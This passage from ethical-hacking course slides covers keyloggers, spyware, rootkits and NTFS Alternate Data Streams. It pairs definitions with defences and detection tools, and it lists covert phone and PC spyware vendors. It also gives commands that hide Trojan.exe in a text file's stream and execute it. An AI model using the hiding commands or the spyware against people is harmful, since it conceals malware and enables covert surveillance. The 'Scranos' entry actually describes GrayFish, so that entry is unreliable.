      - Wi-Fi Keylogger
  - Software Keystroke Loggers
    - Application Keylogger
    - Kernel Keylogger
    - Hypervisor-based Keylogger
    - Form Grabbing Based Keylogger
    - Javascript Based Keylogger
    - Memory Injection Based Keylogger

Hardware Keyloggers

KeyGrabber

KeyDemon

HARDWARE KEYLOGGER
VIDEOLOGGER MULTILOGGER
RS232

Home / KeyGrabber Classic USB

KEYGRABBER CLASSIC USB

$15.99

Hardware keylogger by definition.

Undisputed leader of all USB hardware keyloggers. Perhaps not the smallest nowadays but for sure the most popular and best featured USB hardware keylogger ever. Absolute USB keylogging classic by definition. It's available on the market for over 10 years and sold in nearly 60K units worldwide.

Compose your USB hardware keylogger with available features & addons!

https://www.keydemon.com

Hardware Keyloggers Vendors

- **KeyGrabber USB** — http://www.keelog.com
- **KeyCarbon** — http://www.keycarbon.com
- **Keyllama Keylogger** — https://Keyllama.com
- **Keyboard logger** — https://www.detective-store.com
- **KeyGhost** — https://www.keyghost.com

Keyloggers for Windows

Spyrix Keylogger Free

Spyrix Keylogger Free is used for **remote monitoring** on your PC that includes recording of keystrokes, passwords, and screenshots

REFOG Personal Monitor
https://www.refog.com

All In One Keylogger
http://www.relytec.com


Elite Keylogger
https://www.eliteKeyloggers.com

StaffCop Standard
https://www.staffcop.com

Spytector
https://www.spytector.com

Keyloggers for Mac

Refog Mac Keylogger | Refog Mac Keylogger provides undetected surveillance and **records all the keystrokes** on the computer



https://www.refog.com

Spyrix Keylogger For Mac OS
http://www.spyrix.com

Elite Keylogger for Mac
https://www.elite-keylogger.net

Aobo Mac OS X Keylogger
https://www.easeman.com

KidLogger for MAC
http://kidlogger.net

Perfect Keylogger for Mac
https://www.blazingtools.com

Spyware

- Spyware is a stealthy program that **records the user's interaction** with the computer and the Internet without the user's knowledge and sends the information to the remote attackers
- Spyware **hides its process**, files, and other objects in order to avoid detection and removal
- It is like a Trojan horse, which is usually bundled as a **hidden component of freeware programs** that can be available on the Internet for download
- It allows the attacker to **gather information about a victim or organization** such as email addresses, user logins, passwords, credit card numbers, and banking credentials


Spyware Propagation

1. Drive-by download
2. Masquerading as anti-spyware
3. Web browser vulnerability exploits
4. Piggybacked software installation
5. Browser add-ons
6. Cookies

Spyware Tools: Spytech SpyAgent and Power Spy

Spytech SpyAgent	Spytech SpyAgent allows you to **monitor everything** users do on your computer
Power Spy	Power Spy **secretly monitors and records all activities** on your computer

https://www.spytech-web.com



http://ematrixsoft.com

Spyware Tools

Desktop and Child Monitoring Spyware

- **ACTIVTrak**
  https://activtrak.com
- **Veriato Cerebral**
  https://www.veriato.com
- **NetVizor**
  https://www.netvizor.net
- **SoftActivity Monitor**
  https://www.softactivity.com
- **SoftActivity TS Monitor**
  https://www.softactivity.com

USB Spyware

- **USB Analyzer**
  https://www.eltima.com
- **USB Monitor**
  https://www.hhdsoftware.com
- **USBDeview**
  https://www.nirsoft.net
- **Advanced USB Port Monitor**
  https://www.aggsoft.com
- **USB Monitor Pro**
  http://www.usb-monitor.com

Audio Spyware

- **Spy Voice Recorder**
  http://www.mysuperspy.com
- **Spy Audio Listening Device**
  https://www.securityplanet.co
- **Spy USB Voice Recorder**
  https://www.securityplanet.co
- **Voice Activated Flash Drive Voice Recorder**
  https://www.spytec.com
- **Audio Spyware Snooper**
  https://www.snooper.se

Spyware Tools (Cont'd)

Video Spyware

Movavi Video Editor
https://www.movavi.com

Free2X Webcam Recorder
http://www.free2x.com

iSpy
https://www.ispyconnect.com

NET Video Spy
https://www.sarbash.com

Eyeline Video Surveillance Software
https://www.nchsoftware.com

Telephone/Cellphone Spyware

Phone Spy
https://www.phonespysoftware.com

XNSPY
https://xnspy.com

iKeyMonitor
https://ikeymonitor.com

OneSpy
https://onespy.com

TheTruthSpy
https://thetruthspy.com

GPS Spyware

Spyera
https://spyera.com

mSpy
https://www.mspy.com

MOBILE SPY
http://www.mobile-spy.com

MobiStealth
https://www.mobistealth.com

FlexiSPY
https://www.flexispy.com

How to Defend against Keyloggers

1. Use pop-up blockers and avoid opening junk emails
2. Install anti-spyware/antivirus programs and keep the signatures up to date
3. Install professional firewall software and anti-keylogging software
4. Recognize phishing emails and delete them
5. Regularly update and patch system software
6. Do not click on links in unwanted or doubtful emails that may point to malicious sites
7. Use keystroke interference software, which inserts randomized characters into every keystroke
8. Scan the files before installing and use registry editor or process explorer to check for keystroke loggers
9. Use the Windows on-screen keyboard accessibility utility to enter the password or any other confidential information
10. Install a host-based IDS, which can monitor your system and disable the installation of keyloggers
11. Use an automatic form-filling password manager or virtual keyboard to enter your username and password
12. Use software that frequently scans and monitors the changes in the system or network

How to Defend against Keyloggers (Cont'd)


Hardware Keylogger Countermeasures

1. **Restrict physical access** to sensitive computer systems
2. Periodically check your keyboard interface to ensure that **no extra components** are plugged into the keyboard cable connector
3. Use **encryption** between the keyboard and its driver
4. Use an **anti-keylogger** that detects the presence of a hardware keylogger such as KeyGrabber
5. Use an **on-screen keyboard** and click on it using a mouse
6. Periodically check the video monitor cables to detect the presence of **hardware keyloggers**
7. Setup **video surveillance** around the computer desk to detect the addition of malicious hardware
8. **Disable USB ports** or setup advanced BIOS authentication mechanisms to enable USB ports

Anti-Keyloggers

Zemana AntiLogger

Zemana AntiLogger detects the **malware** at the time it attacks your system rather than detecting it based on its **signature fingerprint**



- **GuardedID**
  https://www.strikeforcecpg.com
- **KeyScrambler**
  https://www.qfxsoftware.com
- **Oxynger KeyShield**
  https://www.oxynger.com
- **Ghostpress**
  https://schiffer.tech
- **SpyShelter Free Anti-Keylogger**
  https://www.spyshelter.com

How to Defend against Spyware

1	Try to avoid using any computer system that is not entirely **under your control**	8	Install and use **anti-spyware** software
2	Adjust the **browser security settings** to medium or higher for the Internet zone	9	Perform **web surfing** safely and download cautiously
3	Be cautious about **suspicious emails** and sites	10	Do not use **administrative mode** unless it is necessary
4	Enable the firewall to enhance the **security level** of the computer	11	Keep your operating system **up to date**
5	Regularly update the software and use a **firewall** with outbound protection	12	Do not download free **music files**, **screensavers**, or **smiley faces** from the Internet
6	Regularly check the **task manager report** and MS configuration manager report	13	Beware of **pop-up windows** or **web pages**. Never click anywhere on these windows
7	Regularly **update virus definition files** and scan the system for spyware	14	Carefully read all disclosures, including the license agreement and **privacy statement** before installing any application

Anti-Spyware

SUPERAnti Spyware

SUPERAntiSpyware is a software application that can **detect** and **remove spyware**, adware, Trojan horses, and other potentially harmful software applications

- **Kaspersky Internet Security 2019**
  https://support.kaspersky.com
- **SecureAnywhere Internet Security Complete**
  https://www.webroot.com
- **Adaware Antivirus free**
  https://www.adaware.com
- **MacScan**
  https://www.securemac.com
- **Norton AntiVirus Plus**
  https://norton.com

Rootkits

- Rootkits are programs that **hide their presence** as well as attacker's malicious activities, granting them full access to the server or host at that time, and in the future
- Rootkits replace certain operating system calls and utilities with their own **modified versions** of those routines that, in turn, undermine the security of the target system causing **malicious functions** to be executed
- A typical rootkit comprises of backdoor programs, DDoS programs, packet sniffers, log-wiping utilities, IRC bots, etc.

The attacker places a rootkit by:

- Scanning for **vulnerable** computers and servers on the web
- **Wrapping** it in a special package like a game
- Installing it on public computers or corporate computers through **social engineering**
- Launching a zero-day **attack** (privilege escalation, buffer overflow, Windows kernel exploitation, etc.)

Objectives of a rootkit:

- To **root** the host system and **gain remote backdoor** access
- To mask **attacker tracks** and presence of malicious applications or processes
- To gather **sensitive data, network traffic**, etc. from the system to which attackers might be restricted or possess no access
- To store other **malicious programs** on the system and act as a server resource for bot updates

Types of Rootkits

C|EH

Hypervisor Level Rootkit

- Acts as a hypervisor and modifies the boot sequence of the computer system to load the host operating system as a **virtual machine**

Hardware/Firmware Rootkit

- Hides in hardware devices or platform firmware that are not inspected for **code integrity**

Kernel Level Rootkit

- Adds malicious code or replaces the original **OS kernel** and **device driver codes**

Boot Loader Level Rootkit

- Replaces the original **boot loader** with the one controlled by a remote attacker

Application Level/User Mode Rootkit


- Replaces regular **application binaries** with a fake Trojan or modifies the behavior of existing applications by injecting malicious code

Library Level Rootkits


- Replaces the original system calls with fake ones to **hide information** about the attacker

How a Rootkit Works

Hooks



Direct Kernel Object Manipulation (DKOM)



DKOM rootkits hide a process by unlinking it from the process list

Popular Rootkits: LoJax and Scranos

LoJax

- LoJax is a type of **UEFI rootkit** that injects malware into the system and is automatically executed whenever the system starts up
- It exploits UEFI that **acts as an interface** between the OS and the firmware


Scranos

- GrayFish is a Windows kernel rootkit that runs inside the Windows operating system and provides an effective mechanism, **hidden storage**, and malicious command execution while remaining invisible
- It injects its malicious code into the **boot record** which handles the launching of Windows at each step

Popular Rootkits: Horse Pill and Necurs

Horse Pill

- Horse Pill is a Linux kernel rootkit that resides inside the "**initrd**," which it uses to infect the system and deceives the system owner with the use of **container primitives**
- It has three important parts; **klibc-horsepill.patch, horsepill_setopt,** and **horsepill_infect**



Necurs

- Necurs contains backdoor functionality **allowing remote access** and control of the infected computer
- It monitors and filters **network activity** and has been observed to send spam and install rogue security software

Detecting Rootkits

Integrity-Based Detection	It compares a snapshot of the **file system**, **boot records**, or **memory** with a known trusted baseline
Signature-Based Detection	This technique compares characteristics of all **system processes** and **executable files** with a database of known rootkit fingerprints
Heuristic/Behavior - Based Detection	Any **deviations in the system's normal activity** or behavior may indicate the presence of a rootkit
Runtime Execution Path Profiling	This technique compares **runtime execution paths** of all system processes and executable files before and after the rootkit infection
Cross View-Based Detection	Enumerates key elements in the computer system such as **system files**, **processes**, and **registry keys** and compares them to an **algorithm** used to generate a similar data set that does not rely on the common APIs. Any discrepancies between these two data sets indicate the presence of a rootkit
Alternative Trusted Medium	The infected system is shut down and then booted from an alternative trusted media such as a bootable CD-ROM or USB flash drive to **find the traces of the rootkit**
Analyzing Memory Dumps	The volatile memory (**RAM**) of the suspected system is dumped and analyzed to detect the rootkit in the system

Steps for Detecting Rootkits

Step 1	Run "`dir /s /b /ah`" and "`dir /s /b /a-h`" inside the potentially infected OS and save the results
Step 2	Boot into a clean CD, run "`dir /s /b /ah`" and "`dir /s /b /a-h`" on the same drive and save the results
Step 3	Run a latest version of WinMerge on the two sets of results to detect file-hiding ghostware (i.e., invisible inside, but visible from the outside)


Note: There will be some false positives. Also, this does not detect stealth software that hides in BIOS, video card, EEPROM, bad disk sectors, Alternate Data Streams, etc.

How to Defend against Rootkits

1. Reinstall OS/applications from a trusted source after backing up the critical data
2. Well-documented automated installation procedures need to be kept
3. Perform kernel memory dump analysis to determine the presence of rootkits
4. Harden the workstation or server against the attack
5. Educate staff not to download any files/programs from untrusted sources
6. Install network and host-based firewalls
7. Ensure the availability of trusted restoration media
8. Update and patch operating systems, applications, and firmware
9. Regularly verify the integrity of system files using cryptographically strong digital fingerprint technologies
10. Regularly update antivirus and anti-spyware software
11. Avoid logging in to an account with administrative privileges
12. Adhere to the least privilege principle
13. Ensure the chosen antivirus software possesses rootkit protection
14. Do not install unnecessary applications and also disable the features and services not in use

Anti-Rootkits

GMER | GMER is an application that **detects and removes rootkits** by scanning processes, threads, modules, services, files, etc.



Stinger
https://www.mcafee.com


Avast Free Antivirus
https://www.avast.com

TDSSKiller
https://usa.kaspersky.com

Malwarebytes Anti-Rootkit
https://www.malwarebytes.com

Rootkit Buster
https://www.trendmicro.com

NTFS Data Stream



NTFS Alternate Data Stream (ADS) is a **Windows hidden stream**, which contains metadata for the file, such as attributes, word count, author name and access, and modification time of the files

ADS can **fork data into existing files** without changing or altering their functionality, size, or display to file browsing utilities

ADS allows an attacker to **inject malicious code** in files on an accessible system and execute them without being detected by the user


How to Create NTFS Streams

Notepad is stream compliant application

Step 1	• Launch `c:\>notepad myfile.txt:lion.txt` • Click 'Yes' to create the new file, enter some data and Save the file
Step 2	• Launch `c:\>notepad myfile.txt:tiger.txt` • Click 'Yes' to create the new file, enter some data and Save the file
Step 3	• View the file size of `myfile.txt` (It should be zero)

Step 4	• To view or modify the stream data hidden in step 1 and 2, use the following commands respectively:
	`notepad myfile.txt:lion.txt`
	`notepad myfile.txt:tiger.txt`

NTFS Stream Manipulation



1. To move the contents of Trojan.exe to Readme.txt (stream):

```
C:\>type c:\Trojan.exe > c:\Readme.txt:Trojan.exe
```

2. To create a link to the Trojan.exe stream inside the Readme.txt file:

```
C:\>mklink backdoor.exe Readme.txt:Trojan.exe
```

3. To execute the Trojan.exe inside the Readme.txt (stream), type:

```
C:\>backdoor
```

How to Defend against NTFS Streams

1. To delete NTFS streams, move the **suspected files** to the FAT partition
2. Use a third-party **file integrity checker** such as Tripwire File Integrity Manager to maintain the integrity of an NTFS partition files
3. Use programs such as **Stream Detector**, **LADS**, or **ADS Detector** to detect streams
4. **Enable real-time antivirus scanning** to protect against the execution of malicious streams in your system
5. Use **up-to-date antivirus software** on your system

NTFS Stream Detectors

Stream Armor

Stream Armor **discovers hidden Alternate Data Streams (ADS)** and cleans them completely from the system

Stream Detector
https://www.novirusthanks.org

GMER
http://www.gmer.net

ADS Manager
https://dmitrybrant.com


ADS Scanner
https://www.pointstone.com

Streams
https://docs.microsoft.com

What is Steganography?

1. Steganography is a technique of **hiding a secret message** within an ordinary message and **extracting it at the destination** to maintain confidentiality of data
2. **Utilizing a graphic image as a cover** is the most popular method to conceal the data in files
3. The attacker can use steganography to hide messages such as **a list of the compromised servers**, source code for the hacking tool, or plans for future attacks

Classification of Steganography

